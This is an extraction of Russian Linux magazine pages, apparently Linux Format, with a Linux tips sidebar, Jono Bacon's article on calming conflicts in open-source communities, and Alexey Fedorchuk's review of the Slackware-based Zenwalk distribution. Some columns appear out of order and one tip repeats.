
Советы бывалого

- » После скачивания ISO-файла дистрибутива воспользуйтесь программой *md5sum* для проверки его целостности. В *Windows*, можете использовать графическую программу *WinMd5Sum.exe*. Зайдите на <https://help.ubuntu.com/community/HowToMD5SUM>.
- » Установили 64-разрядный дистрибутив, и обнаружили, что *Adobe* не предоставляет 64-разрядной версии *Acrobat Reader* (нужен для форм и прочего) для Linux? В *Ubuntu*, включите репозиторий *Canonical Partners*. Там также есть много других не-свободных программ.
- » Функции сна недостаточно? Гиббернация [hibernation] – это когда компьютер сохраняет содержимое ОЗУ на жесткий диск (иногда это называют *suspend-to-disk*), в большинстве случаев в раздел подкачки [swap]. Если вы хотите, чтобы

- гибернация работала, то размер этого раздела должен быть вдвое больше размера ОЗУ. Да, вы все расслышали верно. Это отучит меня от 6 ГБ ОЗУ.
- » Установили 64-разрядный дистрибутив, и обнаружили, что *Adobe* не предоставляет 64-разрядной версии *Acrobat Reader* (нужен для форм и прочего) для Linux? В *Ubuntu*, включите репозиторий *Canonical Partners*. Там также есть много других не-свободных программ.
- » *.deb* или *.rpm*? Большинство дистрибутивов используют один из этих двух форматов пакетов, используя *dpkg* или систему управления *rpm*, соответственно. О том, какой из них лучше, приводится масса туманных доводов. Для меня они выглядят примерно одинаковыми. (<http://unix.stackexchange.com/questions/634/what-are-the-pros-cons-of-deb-vs-rpm>).



» *UNetbootin* – отличный способ опробовать разные дистрибутивы, если ваш ноутбук загружается с USB.



Загасить онлайн-конфликт

Джоно Бэкон поможет нам справляться с неприятными ситуациями, когда в нашем сообществе разгораятся страсти.

Конфликты — неотъемлемая часть жизни. Мы каждый день наблюдаем их в телевизоре, слышим о них по радио и читаем в своей электронной почте, сайтах социальных сетей, газетах, журналах и книгах.

По большей части наш замечательный мир сопровождается музыкой Луиса Армстронга [Louis Armstrong], однако время от времени жизнь несколько раздражает, и фоновая музыка переключается на Slayer. Эпизодических конфликтов следует ожи-

дать в любом сообществе, будь то местная группа пользователей Linux (Linux User Group — LUG), отдельный проект или Linux вообще. Не родилось еще сообщество, не запятнанное конфликтами, и наличие конфликта никак не порочит ваше сообщество, его участников и лидеров. Неустанно, день за днем проводя за учетом мельчайших сдвигов и соображений, вы все-

таки непременно обнаружите, что где-то кроется конфликт.

Причина этого проста: люди есть люди, и иногда они не ладят

«Эпизодических конфликтов следует ожидать в любом сообществе.»

друг с другом. Бывает, что два индивида имеют схожие интересы, одинаковые истоки и перспективы, и все-таки приходится один другому против шерсти.

Людей характеризует огромное множество переменных: различные культуры, мнения, подходы, идеи, ценности и прочее. Когда один обширный перечень не сочетается с другим, не менее обширным, возникают разногласия, споры и нервозность.

По своей должности менеджера сообщества Ubuntu мне приходится иметь дело с морем враждебности и перебранок онлайн. За последние годы, с ростом Ubuntu (и Canonical, его коммерческого покровителя и моего работодателя) столь же возросли прозрачность, охват и принятие решений в проекте. По мере того, как Ubuntu стал, по мнению некоторых, самым популярным дистрибутивом для настольных систем и продолжал быстро расти на серверах и в облаках, напор мнений, ожиданий, и, как следствие, критики, также возрос.

Целостный подход

Явление онлайн-критики, возрастающей параллельно росту популярности проекта, не отличается особой новизной. Принося славу и почет, популярность заодно порождает критику – конструктивную и не слишком.

С похвалами приятно иметь дело, но критиканство, войнушки-флеймы, ссоры по принципу «кто кого перекричит» и перебранки становятся немалым испытанием. По мере того, как моя карьера росла и я становился старше (и, надеюсь, мудрее), я прилагал много усилий для изучения и развития своей реакции на такое поведение и отклик. Моя цель всегда была проста: открытость и принятие конструктивной и полезной критики при минимизации неконструктивного и асоциального поведения. Я не считаю, что справедливо или умно игнорировать или отмечать критику и отклики, с которыми ты не согла-

Люди-отравители

Бывают люди, способные расти и развиваться, но в сообщество к сожалению, могут вливаться и ложки дегтя. Одних видно сразу (они делают громкие, неприятные или оскорбительные комментарии), а другие действуют намного хитрее и тоньше.

Последние известны как «ядовитые люди [poisonous people]». Это те, кто не только выражает недовольство вашим сообществом или руководством, но также ищут сообщников, стараясь сколотить негативную кампанию. Им мало выражения своих интересов – они еще норовят строить

заговоры, всячески противодействуя прогрессу вашего сообщества.

Притрагивайтесь к этой известной субстанции с большой осторожностью: резкие действия в их направлении вызывают дальнейшее выпрыскивание яда.

С такими отравителями нужно бороться не словами, а фактами. Опровергайте их комментарии спокойно и взвешенно, обильно поддерживая ссылками на третьи лица и доказательства. Тогда ценные участники сообщества сами примут нужное решение.

сен: тогда ни ты, ни проект в целом не будут расти и учиться.

Наш самый памятный жизненный опыт и поучительные моменты часто возникают в результате признания критики и откликов, бросающих нам вызов. Личностный рост – это прекрасно, и мы всегда должны быть открыты для него; однако антиобщественная и оскорбительная несдержанность нетерпима.

Участие в сообществе немного напоминает начало новой карьеры. Сперва вы совершаете

«Ошибки идут на спад, становясь выбросами на фоне идеального сигнала.»

непреднамеренные ошибки. Поскольку вы не в состоянии увидеть эти ошибки сами, вам нужно, чтобы на них указали другие и вы смогли бы перестроиться.

Причина этих ошибок – вовсе не ваша глупость, а просто временное незнание всех рычагов. Когда вы изучите, как все работает, ошибки обычно последовательно идут на спад, становясь редкими выбросами на фоне в остальном идеально го сигнала.

Все мы растем

Существенно, чтобы лидер сообщества сознавал: важно предоставить людям возможность достигнуть зрелости. Вы наткнетесь на тех, кто будет срывать ваши планы; кое-кто будет совершать ошибки на каждом шагу, а порой и торпедировать вашу веру во все сообщество («Ну как тут достичь наших целей, когда мир состоит из подобных типов?»).

Чтобы реально ощутить рост в людях, нужно самому испытать его. После нескольких лет осмысления того, как люди развиваются, вы несомненно увидите такие примеры и в своем сообществе. Например, много месяцев назад один парень вступил в LUG города Вулверхэмптон и изловчился нарушить все мыслимые правила, общественные договоры и принципы этой группы. Он раздражал многих, и некоторые из них запалили свои факелы и призвали выгнать его вон.

Нечего было и сомневаться в том, что он является деструктивной силой в этом в основном спокойном сообществе, но мне показалось, что у него есть шанс исправиться. Я призвал коллег по сообществу к терпению, и вскоре мы начали наблюдать улучшения.

По мере того, как тот парень проводил больше времени в сообществе, он изучил систему его работы, стал приобщаться к культуре, а не противостоять ей, и в конце концов стал одним из самых

Будьте позитивны

Конфликт неприятен для всех его участников. Конфликтная ситуация – смесь разных эмоций сторон: гнева, расстройства, раздражения, саморефлексии, смущения и прочего. Вам нужно сделать все, чтобы разрядить атмосферу.


Быть позитивным – это несколько установок. Во-первых, следует положительно относиться к возможности отыскать решение и итог. Нужно по возможности постараться создать у участников конфликта устойчивое впечатление, что вы сочувствуете их запросам и собираетесь помочь им решить проблемы.

Во-вторых, вы должны быть позитивны касательно более широкого сообщества и ценностей, стоящими за проектом. Например, когда бы я ни имел дела с конфликтными ситуациями в сообществе Ubuntu, я всегда начинал с напо-

минания участникам, почему они все здесь. Это не только в положительном ключе напоминает участникам о важности более широкой картины, но также и выделяет связи между участниками конфликта.

И наконец, есть огромная ценность просто в установке позитивного и чистосердечного подхода к ситуации.

Общепозитивное поведение, улыбка, оптимистичный язык и легкий юмор – это прекрасные способы разрядить слегка напряженную атмосферу. Конечно, следует сохранять баланс – не надо превращать роль помощника в роль резидента «Комеди-клуба»; однако парочка тонких, забавляющих компанию шуток здесь и там обеспечат, чтобы все настроились как можно дружелюбнее, а стало быть, и конструктивнее.



Выгорание понимания

Важной, хотя нередко неизвестной, причиной конфликта является стресс и выгорание как результат усталости от переработки, нездорового образа жизни и чрезмерного времяпрепровождения за компьютером.

Выгорание – обширная тема, я писал о ней в LXF137 (можете заказать старый номер, чтобы достать эту статью). Я также выпустил видео, где разъясняются различные стадии цикла выгорания на <http://bit.ly/burnoutvideo>.

знающих и уважаемых участников сообщества. Теперь к нему часто обращаются за советом и руководством; ему просто понадобилось время на освоение.

Хотя он достал многих, в его поведении не было злого умысла – проблемы возникали из-за неверно поставленных и неверно понятых ожиданий: он думал, что сообщество должно работать так, а оно функционировало иначе. Здесь коренится причина почти всех споров и конфликтов; часто, дойдя до сути этих неверных ожиданий и трудностей с общением, мы обнаруживаем, что настоящая проблема минимальна и легко разрешима. Так что наша цель – снять шелуху непонимания и споров и добраться до сердцевины проблемы.

Как разрешать конфликты

Эксперты предлагают массу различных подходов к разрешению конфликтов, и каждая ситуация сама по себе уникальна. Универсального рецепта обращения с конфликтами нет, и самое эффективное средство оценки лучшего способа решения – это опыт.

Основополагающая задача при начале борьбы с конфликтом – пообщаться со всеми сторонами, вовлеченными в ваши цели разрешить конфликт.

Я всегда довожу до них следующее:

» **Цель – это решение** Я здесь, чтобы найти решение. От предыдущих обменов мнениями мо-

гут остаться открытые раны, синяки и порезы, но всем нам нужно прийти к согласию, чтобы двигаться дальше.

» **В центре стоят факты** Процесс будет сосредоточен на фактах, а не на эмоциях. Движущей силой являются факты и реальность; а эмоциям, придиркам, жалобам и домыслам не место в дискуссии. Это не мешает просьбам обиженной стороны применить дисциплинарные меры к тем, кто нарушил стандарты общества, касающиеся уважения, терпимости и соблюдения минимального этикета.

» **Ведение должно быть под контролем** Все дискуссии обязаны быть вежливыми и уважительными. Оскорбительное, угрожающее и вспльщивое поведение неприемлемо.

» **Образ действия – компромисс** Наша цель – найти решение, удовлетворяющее большую часть доводов главных сторон, однако решение не может на 100 % совпасть с пожеланиями всех и каждого.

«Добейтесь, чтобы обе стороны поняли: вы строги и справедливы.»

Ограничив этими рамками разговоры для всех сторон, вы оставите колеса конфликта в колею разрешения и приготовитесь к отправлению. Давайте теперь прокрутим различные фазы разрешения конфликта.

Часть 1: Успокой и ободр

Первый шаг состоит в максимальном успокоении сторон конфликта. Цель тут – задать тон разговора так, чтобы он начался без криков и агрессии. Услышав агрессивный тон, вы сначала должны поговорить с этим человеком и дать ему понять, что вы пришли помочь, но ничего не сможете сделать, пока все не успокоится. Вы совершенно точно никуда не продвинетесь, если тон будет агрессивным, так как это мгновенно отпугнет противоположную сторону спора. Именно на первом шаге вы должны настоятельно утвердить свою позицию помощника. Вам нужно убедить группировки и запечатлеть свои обязательства найти решение, демонстрируя абсолютную объективность и делая упор на факты в интересах отыскания решения. Примите деликатный тон: говорите ободряюще и заботливо, но ни в коем случае не как о пустяке. Добейтесь, чтобы обе стороны поняли: вы будете строги и справедливы и услышите обе стороны.

Часть 2: Собери факты

Цель этой фазы – по возможности собрать максимум информации о ситуации. Реальный приоритет здесь – найти недвусмысленные сведения, то есть такие данные о ситуации, которые подтверждаются независимыми источниками.

Здесь мы хотим отделить наши эмоции и подойти к сути того, что же произошло.

Сначала поговорите с обеими сторонами конфликта и попросите их рассказать свои версии истории. Чтобы завязать дискуссию, вы сначала должны решить, как связаться с ними. Я настоятельно рекомендую по возможности сделать это по телефону или через голосовую связь (например, Skype). Телефонный разговор гораздо более личный и позволяет обеим сторонам общаться быстрее, чем посредством электронной почты или чата типа канала IRC.

Часть 3: Обсуди

Следующий шаг – завязать разговор с обеими сторонами, что подтолкнет их к результатам. Цель этого шага – обсудить проблемы, выслушать все стороны вместе, а затем найти решения и консенсус в тех областях, где обе стороны согласны.

Найдя такие схемы, вы можете подойти к общему соглашению, а также выработать более позитивную атмосферу вокруг разделяемых ценностей, а не тех, что разобщают. Первый шаг – это распланировать дискуссию. Если конфликт имеет место между двумя отдельными людьми, лучшим способом провести беседу обычно является телефонный/голосовой вызов. Если конфликт общественный, между частями группы или команды, спланируйте общее собрание. Мне кажется, что самой подходящей средой для этого является IRC. Он позволяет людям быстро делиться мыслями, если они могут выйти онлайн в заранее оговоренное время.

Ваш выбор среды сильно зависит от того, где сообщество чувствует себя комфортно. Самое важное, чтобы это было в реальном времени: дискуссии нужны взаимные уступки при встрече интеллектов. Электронная почта и форумы хороши для обсуждения общих вопросов конфликта, но для разрешения действительно требуется реальное время.

Когда встреча запланирована и все участники окажутся либо онлайн, либо в канале, можно начинать обсуждение. Хотя общепринятой формулы, как проводить эти спорные темы, не существует, давайте обсудим широкий план-габит, от которого можно танцевать.

Против войнушек

В каждом сообществе бывают войнушки-флеймы – это споры и ссоры, происходящие в почтовых рассылках и на сайтах, в блогах и где-нибудь еще. Не ввязывайтесь в них. Участие в них причиняет вам двойной вред. Во-первых, это накаляет температуру, так как встрял уважаемый участник сообщества, что дополнительно продлит флейм. Во-вторых, вам ни к чему репутация активиста онлайн-склок. Наоборот, вам нужна репутация того, кто элегантно их гасит, а место для этого – отнюдь не флейм.





Что делать с вывертами

В каждом сообществе найдется кто-нибудь, чье социальное поведение не лишено отклонений. Сердце у этих ребят доброе, но иногда они вспыльчивы, резки или норовят занять оборонительную позицию. Такие люди иногда зарабатывают себе репутацию «трудных клиентов». К сожалению, часто они не осознают, что их характер имеет выверты или что такая репутация усугубляется, а коли они не знают этого, то и исправить дело не могут.

Иногда правильным будет по-доброму сказать им об этом. Мне приходилось делать это время от времени, и в таком разговоре следует держаться бережно. Всегда говорите это как друг, и заверьте человека, что это из любви к нему, а не из ехидства – потому что вы желаете ему только добра.

персонального роста над собой у всех вовлеченных в конфликт.

Первая часть – это упражнение по удержанию в колее. Одно лишь то, что у вас есть набор зафиксированных планов, не значит, что все примутся их выполнять. Не ведите за ручку участников, когда они выполняют намеченное, однако время от времени проверяйте и убеждайтесь, что все идет гладко.

Иногда достаточно беглого опроса обеих сторон по электронной почте, чтобы увидеть, как обстоят дела. Чтобы не забыть это сделать, часто полезно поместить это в свой календарь как дело нескольких недель.

Второй элемент более тонок, но не менее важен. Во многих случаях конфликтов участники возвращаются к обдумыванию своих действий уже после встречи.

Многие переоценивают свои поступки и поведение, и, оставаясь твердыми в своих мнениях, они могут испытать сожаление по поводу своей реакции на те или иные ситуации.

Эти уроки размышлений являются ценными, и вашему сообществу требуется подкрепление, когда они возникают. Чтобы понять, почему, вспомните, когда вы сами в последний раз обдумывали свою жизнь. Когда рядом есть кто-то со словами ободрения, это дает вам больше уверенности в своих переменах.

Поскольку именно вы помогли сторонам перейти через конфликт, они будут искать именно ваших наставлений и подтверждений.

Умение обращаться с конфликтными ситуациями и личностями – это сложная и широкая тема, которая выходит далеко за рамки отведенного здесь места.

Цель этой статьи – поделиться некоторыми причинами конфликта, развить целостный взгляд на то, как мы их разрешаем, и обеспечить метод, который позволит всем снова встать на рельсы.

Это сложные, но ценные уроки. Дайте нам знать, как вам удастся применить их в ваших собственных сообществах. Удачи! **LXF**

сию. Охватывайте все вопросы по одному за раз, неуклонно выстраивая все больше и больше малых соглашений. Когда вы достигнете консенсуса по отдельной теме, отметьте, что вы делаете прогресс (однако не заостряйтесь на праздновании этого прогресса). На протяжении всего собрания делайте много записей, скрупулезно протоколируя те области, где достигнут консенсус. Эти записи предпочтительнее сделать публичными, с согласованными формулировками: дьявол, как всегда, прячется в деталях. Убедитесь, что все понимают консенсус, так как нередко тонкие отличия в интерпретации порождают новые дискуссии. Поэтому при достижении соглашения повторите его и убедитесь, что у всех есть четкое понимание сказанного. Дьявол и здесь кроется в деталях: когда вы повторите то, как вы понимаете соглашение, кто-то из участников дискуссии, скорее всего, не согласится с отдельным выбором слов или потребует разъяснения. Если так, правьте свои формулировки, пока все не будут довольны.

Дойдя до конца отведенного времени, сначала поблагодарите всех, кто сделал свой вклад, выразите гордость, что вы все осуществили прогресс,

«Охватывайте вопросы по одному, выстраивая все больше соглашений.»

и повторите те пункты, в которых вы достигли консенсуса. Если консенсуса не достигнуто ни в чем, отметьте, что прогресс все-таки есть и вы уверены, что следующая встреча достигнет большего. Никогда не заканчивайте встречу, не наметив следующую: это убедит участников, что проблема имеет преемственность.

Часть 4: Документирую

По мере проведения переговоров из предыдущего раздела, детально документируйте все соглашения, и убедитесь, что все стороны согласны с записанным. Именно этот документ составит основу сотрудничества между сторонами в будущем.

И, опять-таки, в этом документе дьявол в деталях. Убедитесь, что вы выражаетесь точным, ясным языком, и старайтесь не использовать многозначные или двусмысленные слова. Этот документ должен быть сухим, но точным: его цель не воодушевлять или вдохновлять, но точно описать соглашение во всей своей занудно-подробной и скучной красе.

Пополняя этот документ, проверьте, что формально каждая сторона согласна с добавками. К концу обсуждения, когда у вас есть консенсус во всех главных областях, документ не должен стать ни для кого сюрпризом.

Часть 5: Осмысли и поддержи

Завершающая часть разрешения конфликта складывается из двух: поддержать прогресс там, где достигнуто согласие, и поощрить общее чувство

Сначала откройте беседу. Объясните, кто вы такой и какую роль играете (содействующего разрешению либо общего, либо отдельного конфликта, если он между вами и кем-то еще); определите цели вашей встречи; заново проговорите все ценности и цели и опишите более широкую картину сообщества. Проясните, что вы явились сюда для того, чтобы помочь, и играете объективную роль в обсуждении всех затрагиваемых вопросов.

Затем разъясните основные правила дискуссии. Объясните, что дискуссия должна оставаться вежливой и честной, и что каждый должен стремиться к общему заключению. Также проясните, что хотя ошибки прошлого исправить нельзя, можно совместно выработать лучшее будущее, где не будет подобных проблем. Всячески подкрепите довод, что для достижения этого лучшего будущего требуется обязательство каждого двигаться к решению.

Попросите каждого начать дискуссию и искать решение с открытой душой. Сейчас пришло время самой гущи всего процесса разрешения конфликта. Друзья, здесь-то и все и происходит. Обсуждайте разные вопросы открыто и объективно, привлекайте дополнительные материалы и делайте упор на то, чтобы там и сям получать мелкие соглашения. Помните, что целью здесь является получение многих маленьких побед.

Попытайтесь уйти от обсуждения того, где участники не согласны друг с другом; вместо этого пирайте на те пункты, где они пришли к согла-

Умение, рост и шансы

С точки зрения работодателя, умение справляться с трудными личностями, ложными ожиданиями и разладами в общении – невероятно привлекательное свойство кандидата. Ваш вклад в изучение этих навыков посредством разрешения конфликтов поможет не только сформировать менее конфликтное сообщество, но и получить работу вашей мечты.

Системы быстрого развертывания



Ход истории Linux погружает **Алексея Федорчука** в состояние «дзен» — прогулка в компании отпрыска Slackware этому способствует.

Рост популярности Linux привел к появлению ее вариантов, ориентированных на так называемого конечного пользователя. Для снижения порога «вхождения в тему» были придуманы системы, снабженные простым в использовании инсталлятором, позволяющим сразу же получить готовую к употреблению систему с некоторым, безальтернативно устанавливаемым, набором пользовательских приложений и настройками, более или менее подходящими абстрактному настольному юзеру. То есть системы быстрого развертывания (СБР).

Первые СБР

Эта концепция наиболее последовательно проводится в системах семейства Ubuntu и их бесчисленных производных. Однако, как ни странно, пионером тут была Slackware. Точнее, ее клоны: в плане «поворота лицом к пользователю» они оказались если и не «впереди планеты всей», то в первых рядах дистростроителей.

Потому что одним из первых опытов в направлении «безальтернативной» пользовательской установки был, видимо, Vector Linux, разработанный на базе Slackware Робертом Ланге [Robert S. Lange] и Даррелом Ставемом [Darrell Stavem] на самом рубеже тысячелетий — в приснопамятном 2000-м году. Уже в первой версии этого дистрибутива, вышедшей в июне 2000 года, была реализована концепция установки интегрированной рабочей среды (в данном случае, KDE) с фиксированным набором пользовательских приложений, необходимых и более или менее достаточных для решения стандартных задач офисного или домашнего настольного компа.

Правда, этот дистрибутив производил довольно странное впечатление. С одной стороны, вроде бы все красиво и шоколадно. Но с другой — подборка софта выглядит весьма своеобразно. Во-первых, бросалось в глаза изобилие дублирую-

щих приложений, что для однодискового дистрибутива представляется непозволительной роскошью. Во-вторых, хотя в Vector Linux рабочий стол по умолчанию — это KDE, многие разработанные для данной среды приложения были заменены GTK-аналогами, подчас существенно более слабыми функционально. А в-третьих... а в-третьих, не понравился он мне, вот и все. Хотя на форумах я видел немало высказываний пользователей, не разделяющих мою точку зрения.

Тем не менее, вне зависимости от моих личных симпатий и антипатий, Vector Linux был практически первым «безальтернативно устанавливаемым» дистрибутивом не только в клане Slackware, но и в мире Linux вообще. MEPIS и Lindows, не говоря уже об Ubuntu, появились несколькими годами позже. Были и другие попытки создания «Slackware с человеческим лицом», уж не знаю, насколько удачные — например, Kwort аргентинского происхождения.

Путь Дзен

Однако самым удачным и ярким представителем «пользовательской» линии развития Slackware суждено было стать дистрибутиву Zenwalk. Возникнув в середине 2004 года под именем Minislack, свое нынешнее имя он получил в начале второго года жизни — в августе 2005-го. И имя это следует интерпретировать как серьезное стремление к по-

«Модерн — вообще фирменный стиль дистрибутива Zenwalk.»

стижению высших истин (Zen) — но не без доли истинно мушкетерской бесшабашности (walk — *англ.* ходить пешком, гулять). А в качестве тотема этого дистрибутива выступает самое умное и быстрое млекопитающее планеты — дельфин.

Как явствует из первоначального названия, разработчик дистрибутива — француз Жан-Филипп Гийемен [Jean-Philippe Guillemin] — задался целью создать компактную систему, предназначенную для вполне конкретного конечного пользователя: себя, любимого. Свои побуждения он описал во Вступлении к Руководству пользователя Zenwalk. Там же изложены принципы, которыми Гийемен руководствовался при начале разработки — и которых он намерен держаться и впредь.

Жан-Филипп оказался не одинок в своих представлениях об идеальном дистрибутиве Linux. И потому со временем вокруг проекта выросло не очень большое, но активное сообщество разработчиков — в настоящее время их около 20 человек (см. список контактов).

Интересна динамика развития дистрибутива: выход релизов не привязан какому-либо графику — новый релиз выпускается тогда, когда появляются новые версии того, что в него стоит поместить. Иногда этот срок составляет месяц, иногда — полгода или год, но в среднем колеблется в пределах 2-3 месяцев. Благодаря чему в текущем релизе всегда можно найти самый актуальный на данный момент времени софт.

Модерн — вообще фирменный стиль дистрибутива Zenwalk. Так, он был первым из тех считанных дистрибутивов, которые начали было штатную, на стадии инсталляции, поддержку файловой системы Reiser4. Однако стремление к модерну гармонически сочетается в нем с сохранением стабильности: когда стало ясно, что окончательное доведение до ума Reiser4 нам в обозримом (а то и в необозримом) будущем не светит, поддержка этой файловой системы была исключена.

Каждая версия дистрибутива имеет стандартную редакцию, включающую, кроме ядра и базового набора, оконную систему X, интегрированный рабочий стол *Xfce*, браузер, почтовый клиент, текстовый процессор и электронную таблицу, а так-

же еще некоторое количество необходимых приложений – строго по одному на каждую задачу.

Стандартная редакция распространяется в виде ISO-образа компакт-диска, объем которого демонстрировал завидное постоянство. Некоторое разбухание имеет место быть – не за счет разбухания дистрибутива (принцип его комплектации «одна задача – одно приложение» остался неизменным), а исключительно из-за увеличения «веса» всех его компонентов.

Большинство версий Zenwalk распространяются еще и в виде так называемой Core-редакции, образ которой тянет на 200 МБ, а то и меньше: объем ISO-образа версии 4.8, последней на сегодняшний день, для которой имеется core-редакция, составляет всего 170 МБ. В ее состав входят базовые компоненты Linux и минимум консольных приложений, без Иксов, рабочего стола, офисных и мультимедийных программ. Core-редакция выпускается не для всех версий дистрибутива и, как правило, с некоторым запозданием относительно стандартной редакции.

Один из основополагающих принципов построения Zenwalk – сочетание компактности и функциональности. В нем предельно последовательно проводится идея: одна задача – одно приложение. То есть на установочном диске Zenwalk не найти избытка рабочих столов и оконных менеджеров, кучи браузеров и почтовых клиентов, эшелонов аудио- и медиа-плееров – всего, традиционно ассоциируемого у нас с юзерофильными дистрибутивами. Впрочем, разработчики, кажется, и не декларируют своей чрезмерной любви к пользователю. Жан-Филипп разрабатывал его для себя, а позднее к нему присоединились те, чьи вкусы были близки собственным вкусам основоположника.

Разумеется, содержимым диска пакетное наполнение дистрибутива не исчерпывается: дополнительные пакеты доступны, во-первых, из официальных репозиториях проекта, во-вторых, из коллекций дополнительного ПО с нескольких зеркалируемых серверов, и в-третьих – из домашних каталогов участников проектов. Но в любом случае на всеохватность ни одного из этих источников рассчитывать не следует.

Недостаточное количество собственных приложений Zenwalk может быть восполнен двумя путями. Во-первых, в распоряжении его пользователей – коллекции программ, предназначенные для родительницы, Slackware.

Второй же путь наращивания функциональности дистрибутива традиционен для пользователя любой основанной на Slackware системы. Это – самостоятельная сборка недостающих программ из исходников с созданием пакетов «родного» формата.

Системные требования для установки Zenwalk по нынешним временам более чем скромны. Пакеты его собираются под архитектуру i686, но с возможностью запуска на машинах i486; однако в качестве процессора все-таки рекомендуется что-либо класса Pentium-III. Памяти разработчики полагают достаточным 128 МБ, места на диске –

2 Гб под систему (реально установка с CD занимает 1,3 Гб). Требования к видеосистеме определяются текущей версией Иксов.

В век стремительного распространения 64-битных процессоров о двух, а то и четырех ядрах сборка с оптимизацией под i486 выглядит анахронизмом. Однако Патрик и его последователи, в числе коих и Жан-Филипп, знают, что делают, и результаты их деятельности говорят сами за себя: визуально Zenwalk – один из самых быстрых дистрибутивов, которые я видел в своей жизни. Хотя автор сего сочинения и осознает всю условность оценки визуального быстродействия, а главное, влияния его на скорость выполнения реальных задач, это греет душу.

Предварительное заключение

Остается рассмотреть вопрос: а кому и зачем нужен еще один дистрибутив? Тем более, на первый взгляд, казалось бы, ничем особенно не выделяющийся. Ведь в нем нет ни красот современных «юзерофильных» систем, таких, как современная Mandriva, ни, напротив, «крутости» Gentoo, ни простого доступа к пакетному изобилю, как в Debian, ни внешнего блеска и мощной поддержки Ubuntu

«В мире Linux сложилась ситуация типа «Тошнит от Убунт».»

и его сородичей, ни динамичности тотального обновления Archlinux... Ответ постараюсь дать в перспективной форме.

Во-первых, Zenwalk – если и не идеальный, то близкий к оптимальному дистрибутив для решения рабочих задач пользователя, не нуждающегося в «архитектурных излишествах»: каждой пользовательской задаче соответствует один, но зато простой в освоении и использовании инструмент, выполняющий свои задачи «из коробки».

Во-вторых, аскетизм его требований к аппаратуре делает Zenwalk пригодным для реанимации морально устаревших машин – причем не только в качестве специализированных монофункциональных, но и полноценных пользовательских десктопов. Ну, а на современной технике он способен продемонстрировать чудеса быстродействия.

В-третьих, как ни странно, Zenwalk представляет собой отличную учебную площадку для начинающих пользователей. По крайней мере, тех из них, которые стремятся как можно скорее избавиться от своего «начинающего» статуса, и потому не гнушаются чтением map-страниц и прочей документации. Почему это так – я постараюсь показать в заметке о настройке системы, пока же прошу поверить мне на слово.

